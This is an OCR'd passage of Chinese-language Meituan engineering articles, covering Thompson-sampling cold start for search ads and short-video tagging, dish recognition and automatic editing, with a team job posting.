



图 6　下文组合预估模型

## 2.3 异构广告冷启动优化

为了避免马太效应，我们也会主动试探用户新的兴趣点，主动推荐新的商品来发掘有潜力的优质商品。我们在模型上线前，通过随机展示的方式来挖掘用户感兴趣的商品。但是给用户展示的机会是有限的，展示用户历史喜欢的商品，以及探索用户新兴趣都会占用宝贵的展示机会，此外，完全的随机展示从 CTR/PRS 等效果上看会有较为明显的下降，所以我们考虑通过更合理的方式来解决“探索与利用”问题。

相对于传统随机展示的 E&E 算法，我们采用基于汤普森采样的 Exploration 算法 [10]，这样可以合理地控制精度损失，避免因部分流量进行 Exploration 分桶的 bias 问题。汤普森采样是一种经典启发式 E&E 算法，核心思路可以概况为，给历史曝光数

（HI，Historical Impressions）较多的商品较低的随机性，历史曝光较少的商品给予较高的随机性。具体的做法是我们使商品的预估值（pCTR）服从一个 beta(a,b) 分布，其中：

$$\frac{a}{a+b} = p \, , a + b = n$$

其中 p 是以 pCTR 为自变量的函数，n 是以 EI 为自变量的函数。根据经验，我们最终使用的函数为：

$$n = hyperN * (log_{10}(HI + 10))^2 \, , p = hyperP * pCTR$$

我们通过调节 hyperP 和 hyperN 两个参数来控制最终呈现结果的随机性。如下图 7 所示，action1 相比 action2 分布的均值更高，action3 相比另外两个分布的随机性更强。较高的随机性可能会带来准确性的下降，我们通过参数离线模拟，确定全量版本的超参数。最终上线的模型在精度和效果没有下降的前提下，展示的商品有 10% 的随机性。





图 7　不同参数下 beta 分布的分布情况

## 2.4 业务实践

异构混排和广告组合预估有效地解决了 LBS 限制下门店候选较少的问题。对于前文介绍的两类典型异构广告：竞争关系异构广告和组合关系异构广告，我们根据其展示样式和业务特点，将相应的技术探索均进行了落地，并取得了一定的效果。如下图 8 所示：





图 8　异构广告混排技术业务实践

# 3. 总结

本文介绍了美团到店搜索广告业务中异构广告混排的探索与实践，我们通过高性能的异构混排网络来应对性能挑战，并根据业务特点对异构预估进行了应用。为了建模广告的上下文信息，我们将商品预估流程由单点预估升级为组合预估模式，并提出上下文组合预估模型，建模商品位次及上下文信息，然后，通过基于汤普森算法的 E&E 策略对商品冷启动问题进行了优化，在多个场景均取得了一定的成果。近期，已经有越来越多业务场景开始了展示样式的升级，例如美食类目由门店调整为菜品广告，酒店类目由门店调整为房型展示，本文提到的方案与技术也在逐步的推广落地过程中。

值得一提的是，相比于美团以门店作为广告主体，业界的广告主体以商品和内容为主，本文提到的共有表达迁移和生成式组合预估的技巧，可以应用在商品和创意的组合问题上，更进一步拓展候选规模。

广告异构混排项目也是从业务视角出发，勇于打破原来迭代框架下的一次重要尝试。

我们希望该项目能够通过技术手段来解决业务问题，然后再通过业务理解反推技术的进步。此外，我们也将在广告候选问题上进行更多的探索，寻找新的突破点，从而进一步设计更完善的网络结构，不断释放排序系统的潜力空间。

## 4. 参考资料

[1] Huang, Jianqiang, et al. “Deep Position-wise Interaction Network for CTR Prediction.” Proceedings of the 44th International ACM SIGIR Conference on Research and Development in Information Retrieval. 2021.

[2] Qi, Yi, et al. “Trilateral Spatiotemporal Attention Network for User Behavior Modeling in Location-based Search.” Proceedings of the 30th ACM International Conference on Information & Knowledge Management. 2021.

[3] 胡可，坚强等 . 广告深度预估技术在美团到店场景下的突破与畅想

[4] Cheng, Heng-Tze, et al. “Wide & deep learning for recommender systems.” Proceedings of the 1st workshop on deep learning for recommender systems. 2016.

[5] Zhou, Guorui, et al. “Deep interest network for click-through rate prediction.” Proceedings of the 24th ACM SIGKDD international conference on knowledge discovery & data mining. 2018.

[6] Ma, Jiaqi, et al. “Modeling task relationships in multi-task learning with multi-gate mixture-of-experts.” Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. 2018.

[7] Gong, Yu, et al. “Exact-k recommendation via maximal clique optimization.” Proceedings of the 25th ACM SIGKDD international conference on knowledge discovery & data mining. 2019.

[8] Guo, Huifeng, et al. “PAL: a position-bias aware learning framework for CTR prediction in live recommender systems.” Proceedings of the 13th ACM Conference on Recommender Systems. 2019.

[9] Feng, Yufei, et al. “Revisit Recommender System in the Permutation Prospective.” arXiv preprint arXiv:2102.12057 (2021).

[10] Ikonomovska, Elena, Sina Jafarpour, and Ali Dasdan. “Real-time bid prediction using thompson sampling-based expert selection.” Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining. 2015.

## 招聘信息

美团到店事业群广告平台算法团队全面负责所有到店相关业务的广告算法优化，在保证用户体验和广告商户 ROI 的前提下，持续提升商业流量的变现效率。主要技术方向包括触发策略、质量预估、机制设计、创意生成、创意优选、反作弊、商家策略等。团队的技术氛围浓厚，通过

对前沿技术不断突破，以驱动业务持续发展。团队视人才培养，具备完善成熟的培养机制，帮助大家快速成长。

## 岗位要求

- 两年以上相关工作经验，熟悉常见机器学习原理和深度学习模型，具备 CTR/CVR/NLP/CV/RL 等模型实践经验。
- 具备优秀的分析问题和解决问题的能力，保持对新事物的学习能力和好奇心，对解决挑战性问题充满激情。
- 具备良好的编程能力，扎实的数据结构和算法基础，熟悉 Python/Java/Scala/C++ 两种或以上语言。
- 计算机、自动化、电子信息、数学或相关专业本科及以上学历。

## 具备以下条件优先

- 互联网广告 / 搜索 / 推荐某一领域相关工作经验。

感兴趣的同学可投递简历至：chengxiuying@meituan.com（邮件标题请注明：广平算法团队）。


# 短视频内容理解与生成技术在美团的创新实践


作者：马彬

## 1. 背景

美团围绕丰富的本地生活服务电商场景，积累了丰富的视频数据。

### 美团场景下的短视频示例



上面展示了美团业务场景下的一个菜品评论示例。可以看到，视频相较于文本和图像可以提供更加丰富的信息，创意菜“冰与火之歌”中火焰与巧克力和冰淇淋的动态交互，通过短视频形式进行了生动的呈现，进而给商家和用户提供多元化的内容展示和消费指引。

## 视频行业发展

我们能够快速进入了视频爆炸的时代，是因为多个技术领域都取得了显著的进步，包括拍摄采集设备小型化、视频编解码技术的进步、网络通信技术的提升等。近年来，由于视觉 AI 算法不断成熟，在视频场景中被广泛应用。本文将主要围绕如何通过视觉 AI 技术的加持，来提高视频内容创作生产和分发的效率。

## 美团 AI——场景驱动技术

说到美团，大家首先会想到点外卖的场景，不过，除了外卖之外，美团还有其他 200 多项业务，涵盖了“吃”、“住”、“行”、“玩”等生活服务场景，以及“美团优选”“团好货”等零售电商。丰富的业务场景带来了多样化的数据以及多元化的落地应用，进而驱动底层技术的创新迭代。同时，底层技术的沉淀，又可以赋能各业务的数字化、智能化升级，形成互相促进的正向循环。

## 美团业务场景短视频

丰富的内容和展示形式（C 端）

本文分享的一些技术实践案例，主要围绕着“吃”来展开。美团在每个场景站位都有内容布局和展示形式，短视频技术在美团 C 端也有丰富的应用，例如：大家打开大众点评 App 看到的首页 Feed 流视频卡片、沉浸态视频、视频笔记、用户评论、搜索结果页等。这些视频内容在呈现给用户之前，都要先经过了很多算法模型的理解和处理。

丰富的内容和展示形式（B 端）

而在商家端（B 端）的视频内容展示形式包括，景区介绍——让消费者在线上感受更立体的游玩体验；酒店相册速览——将相册中的静态图像合成视频，全面地展示酒店信息，帮助用户快速了解酒店全貌（其中自动生成的技术会在下文 2.2.2 章节进行介绍）；商家品牌广告——算法可以通过智能剪辑等功能，降低商家编辑创作视频的门槛；商家视频相册——商家可以自行上传各类视频内容，算法为视频打上标签，帮助商家管理视频；商品视频 / 动图——上文提到美团的业务范围也包括零售电商，这部分对于商品信息展示就非常有优势。举个例子，生鲜类商品，如螃蟹、虾的运动信息很难通过静态图像呈现，而通过动图可为用户提供更多商品参考信息。


## 短视频技术应用场景

从应用场景来看，短视频在线上的应用主要包括：内容运营管理、内容搜索推荐、广告营销、创意生产。底层的支撑技术，主要可以分为两类：内容理解和内容生产。内容理解主要回答视频中什么时间点，出现什么样的内容的问题。内容生产通常建立在内容理解基础上，对视频素材进行加工处理。典型的技术包括，视频智能封面、智能剪辑。下面我将分别介绍这两类技术在美团场景下的实践。

# 2. 短视频内容理解和生成技术实践

## 2.1 短视频内容理解

### 2.1.1 视频标签




视频内容理解的主要目标是，概括视频中出现的重要概念，打开视频内容的“黑盒”，让机器知道盒子里有什么，为下游应用提供语义信息，以便更好地对视频做管理和分发。根据结果的形式，内容理解可以分为显式和隐式两种。其中，显式是指通过视频分类相关技术，给视频打上人可以理解的文本标签。隐式主要指以向量形式表示的嵌入特征，在推荐、搜索等场景下与模型结合直接面向最终任务建模。可以粗略地理解为，前者主要面向人，后者主要面向机器学习算法。

显式的视频内容标签在很多场景下是必要的，例如：内容运营场景，运营人员需要根据标签，开展供需分析，高价值内容圈选等工作。上图中展示的是内容理解为视频打标签的概要流程，这里的每个标签都是可供人理解的一个关键词。通常情况下，为了更好地维护和使用，大量标签会根据彼此之间的逻辑关系，组织成标签体系。

## 2.1.2 视频标签的不同维度与粒度

那么视频标签的应用场景有哪些？它背后的技术难点是什么？在美团场景下比较有代表性的例子——美食探店视频，内容非常丰富。标签体系的设定尤为关键，打什么样的标签来描述视频内容比较合适？

首先，标签的定义需要产品、运营、算法多方面的视角共同敲定。在该案例中，共有三层标签，越上层越抽象。其中，主题标签对整体视频内容的概括能力较强，如美食探店主题；中间层会进一步拆分，描述拍摄场景相关内容，如店内、店外环境；最底层拆分成细粒度实体，理解到宫保鸡丁还是番茄炒鸡蛋的粒度。不同层的标签有不同的应用，最上层视频主题标签可应用于高价值内容的筛选及运营手段。它的主要难点是抽象程度高，“美食探店”这个词概括程度很高，人在看过视频后可以理解，但从视觉特征建模的角度，需要具备什么特点才能算美食探店，对模型的学习能力提出了较大的挑战。

## 2.1.3 基础表征学习

解决方案主要关注两方面：一方面是与标签无关的通用基础表征提升，另一方面是面向特定标签的分类性能提升。初始模型需要有比较好基础表征能力，这部分不涉及下游最终任务（例如：识别是否是美食探店视频），而是模型权重的预训练。好的基础表

征，对于下游任务的性能提升事半功倍。

由于视频标签的标注代价非常昂贵，技术方案层面需要考虑的是：如何在尽量少用业务全监督标注数据的情况下学习更好的基础特征。首先，在任务无关的基础模型表征层面，我们采用了在美团视频数据上的自监督预训练特征，相比在公开数据集上的预训练模型，更加契合业务数据分布。

其次，在语义信息嵌入层面（如上图所示），存在多源含标签数据可以利用。值得一提的是，美团业务场景下比较有特色的弱标注数据，例如：用户在餐厅中做点评，图片和视频上层抽象标签是美食，评论文本中大概率会提到具体在店里吃的菜品名称，这是可挖掘的优质监督信息，可以通过视觉文本相关性度量等技术手段进行清洗。这里展示了自动挖掘出的标签为“烤肉”的视频样本。

通过使用这部分数据做预训练，可以得到一个初始的 Teacher Model，给业务场景无标注数据打上伪标签。这里比较关键的是由于预测结果不完全准确，需要基于分类置信度等信息做伪标签清洗，随后拿到增量数据与 Teacher Model 一起做业务场景下更好的特征表达，迭代清洗得到 Student Model，作为下游任务的基础表征模型。在实践中，我们发现数据迭代相较于模型结构的改进收益更大。

## 2.1.4 模型迭代

面向具体标签的性能提升主要应对的问题是，如何在基础表征模型的基础上，高效迭代目标类别的样本数据，提升标签分类模型的性能。样本的迭代分为离线和在线两部分，以美食探店标签为例，首先需要离线标注少量正样本，微调基础表征模型得到初始分类模型。这时模型的识别准确率通常较低，但即便如此，对样本的清洗、迭代也很有帮助。设想如果标注员从存量样本池里漫无目的地筛选，可能看了成百上千个视频都很难发现一个目标类别的样本，而通过初始模型做预筛选，可以每看几个视频就能筛出一个目标样本，对标注效率有显著的提升。

第二步如何持续迭代更多线上样本，提升标签分类模型准确率至关重要。我们对于模型线上预测的结果分两条回流路径。线上模型预测结果非常置信，或是若干个模型认知一致，可以自动回流模型预测标签加入模型训练，对于高置信但错误的噪声标签，可以通过模型训练过程中的一些抵抗噪声的技术，如：置信学习进行自动剔除。更有价值的是，我们在实践中发现对于模型性能提升 ROI 更高的是人工修正模型非置信数据，例如三个模型预测结果差异较大的样本，筛出后交给人工确认。这种主动学习的方式，可以避免在大量简单样本上浪费标注人力，针对性地扩充对模型性能提升更有价值的标注数据。


## 2.1.5 视频主题标签应用——高价值内容筛选聚合

上图展示了点评推荐业务视觉主题标签的应用案例，最具代表性的即为高价值内容的圈选：在点评 App 首页信息流的达人探店 Tab 中，运营同学通过标签筛选出有「美食探店」标签的视频进行展示。可以让用户以沉浸式地体验方式更全面地了解到店内的信息，同时也为商家提供了一个很好的窗口，起到宣传引流的作用。

## 2.1.6 视频标签的不同维度与粒度

上图展示了，不同维度标签对于技术有不同要求，其中细粒度实体理解，需要识别具体是哪道菜，与上层粗粒度标签的问题不同，需要考虑如何应对技术挑战。首先是细粒度识别任务，需要对视觉特征进行更精细的建模；其次，视频中的菜品理解相较于单张图像中的菜品识别更有挑战，需要应对数据的跨域问题。

## 2.1.7 菜品图像识别能力向视频领域的迁移




抽象出关键问题后，我们来分别应对。首先在细粒度识别问题上，菜品的视觉相似性度量挑战在于不同食材的特征及位置关系没有标准化的定义，同一道菜不同的师傅很可能做出两种完全不同的样子。这就需要模型既能够聚焦局部细粒度特征，又能够融合全局信息进行判别。为了解决这个问题，我们提出了一种堆叠式全局－局部注意力网络，同时捕捉形状纹理线索和局部的食材差异，对菜品识别效果有显著提升，相关成果发表在 ACM MM 国际会议上（ISIA Food-500: A Dataset for Large-Scale Food Recognition via Stacked Global-Local Attention Network）。

上图（ ）中展示的是第二部分的挑战。图像和视频帧中的相同物体常常有着不同的外观表现，例如：图片中的螃蟹常常是煮熟了摆在盘中，而视频帧中经常出现烹饪过程中鲜活的螃蟹，它们在视觉层面差别很大。我们主要从数据分布的角度去应对这部分

跨域差异。

业务场景积累了大量有标注的美食图像，这些样本预测结果的判别性通常较好，但由于数据分布差异，视频帧中的螃蟹则不能被很确信地预测。对此我们希望提升视频帧场景中预测结果的判别性。一方面，利用核范数最大化的方法，获取更好的预测分布。另一方面，利用知识蒸馏的方式，不断通过强大的模型来指导轻量化网络的预测。再结合视频帧数据的半自动标注，即可在视频场景下获得较好的性能。

## 2.1.8 细粒度菜品图像识别能力

基于以上在美食场景内容理解的积累，我们在 ICCV2021 上举办了 Large-Scale Fine-Grained Food Analysis 比赛。菜品图像来自美团的实际业务场景，包含 1500 类中餐菜品，竞赛数据集持续开放：https://foodai-workshop.meituan.com/foodai2021.html#index，欢迎大家下载使用，共同提升挑战性场景下的识别性能。

## 2.1.9 菜品细粒度标签应用——按搜出封面

在视频中识别出细粒度的菜品名称有什么应用呢？这里再跟大家分享一个点评搜索业务场景的应用——按搜出封面。实现的效果是根据用户输入的搜索关键词，为同一套视频内容展示不同的封面。图中的离线部分展示了视频片段的切分和优选过程，首先通过关键帧提取，基础质量过滤筛选出适合展示的画面；再通过菜品细粒度标签识别理解到在什么时间点出现什么菜品，作为候选封面素材，存储在数据库中。

线上用户对感兴趣内容进行搜索时，根据视频的多个封面候选与用户查询词的相关性，为用户展现最契合的封面，提升搜索的体验。

比如，同样是搜索“火锅”，左图是默认封面，右图是“按搜出封面”的结果。可以看到，左边的结果有一些以人物为主体的封面，与用户搜索火锅视频预期看到的内容不符，直观感觉像是不相关的 Bad Case。而按搜出封面的展示结果，搜索到的内容都是火锅画面，体验较好。这也是对视频片段理解到细粒度标签，在美团场景下的创新应用。

## 2.1.10 挖掘更为丰富的视频片段标签

以上都是围绕美食视频展开，但美团还有很多其他的业务场景。如何自动挖掘更为丰富的视频标签，让标签体系本身能够自动扩展，而不是全部依赖人工整理定义，是一个重要的课题。我们基于点评丰富的用户评论数据开展相关工作。上图中的例子是用户的笔记，可以看到内容中既包含视频又包含若干张图片，还有一大段描述，这几个模态具有关联性，存在共性的概念。通过一些统计学习的方式，在视觉和文本两个模态之间做交叉验证，可以挖掘出视频片段和标签的对应关系。

## 2.1.11 视频片段语义标签挖掘结果示例

例如，通过算法自动挖掘出视频片段和标签，左图展示了标签出现的频率，呈现出明显的长尾分布。但值得注意的是，通过这种方式，算法能够发掘到粒度较细的有意义标签，比如“丝巾画”。通过这种方式可以在尽量减少人工参与的前提下，发现美团场景更多重要的标签。

## 2.2 短视频内容生成

下面，我们来讲讲如何在内容理解的基础上做内容生产。内容生产是在短视频 AI 应用场景非常重要的部分，以下分享更多涉及到的是视频素材的解构与理解。

视频内容生产的流程链路（如上图所示），其中内容生成环节主要是原始视频上传到云端后，作为素材，通过算法进行剪辑加工，更好地发挥出内容的潜在价值。比如在广告场景，通过算法识别并剪辑出原始视频中展示商家环境，菜品效果的精华片段，提升信息的密度与质量。

另外，视频内容生产根据应用形式可分为三类：

1. 图片生成视频，常见的形式有相册速览视频自动生成；
2. 视频生成视频片段，典型案例是长视频精彩片段剪辑，变成更精简的短视频做二次分发；

3. 视频像素级编辑，主要涉及精细化的画面特效编辑。

下面，我们就三类应用形式展开说明。


## 2.2.1 图像生成视频——餐饮场景 美食动图生成

第一类，图像生成视频。该部分要做的更多是针对图像素材的理解和加工，使用户对技术细节无感的前提下，一键端到端生成理想素材。如上图所示，商家只需要输入生产素材的图像相册，一切交给 AI 算法：首先算法会自动去除拍摄质量较差的，不适合展示的图片；然后做内容识别，质量分析。内容识别包括内容标签，质量分析包括清晰度、美学分；由于原始图像素材的尺寸难以直接适配目标展位，需要根据美学评价模型，对图像进行智能裁切；最终，叠加 Ken-Burns、转场等特效，得到渲染结果。商家即可获得一个编排精美的美食视频。

### 2.2.2 图像生成视频——酒店场景 相册速览视频生成

还有酒店场景下相册速览视频生成的例子，相比动图，需要结合音频与转场特效的配合。同时，视频对优先展示什么样的内容有更高要求，需要结合业务场景的特点，根据设计师制定的脚本模板，通过算法自动筛选特定类型的图像填充到模板相应位置。

### 2.2.3 视频生成视频片段



第二类，视频生成视频片段。主要是将长视频切分并优选出若干个更精彩、符合用户预期的内容作展示。从算法阶段划分为片段生成和片段筛选排序。片段生成部分，通过时序切分算法，获取镜头片段及关键帧。片段排序部分，比较关键，它决定了视频优先顺序。这也是比较困难的部分，它有两个维度：

1. 通用质量维度，包含清晰度，美学分等；
2. 语义维度，例如：在美食视频中，菜品成品展示，制作过程等通常是比较精彩的片段。语义维度的理解主要是采用前面介绍的内容理解模型来支持。

### 2.2.3.1 智能封面与精彩片段

原始封面 -1

原始封面 −2

算法生成封面 −1

算法生成封面 -2


**原始视频**

**算法剪辑视频（10s）**

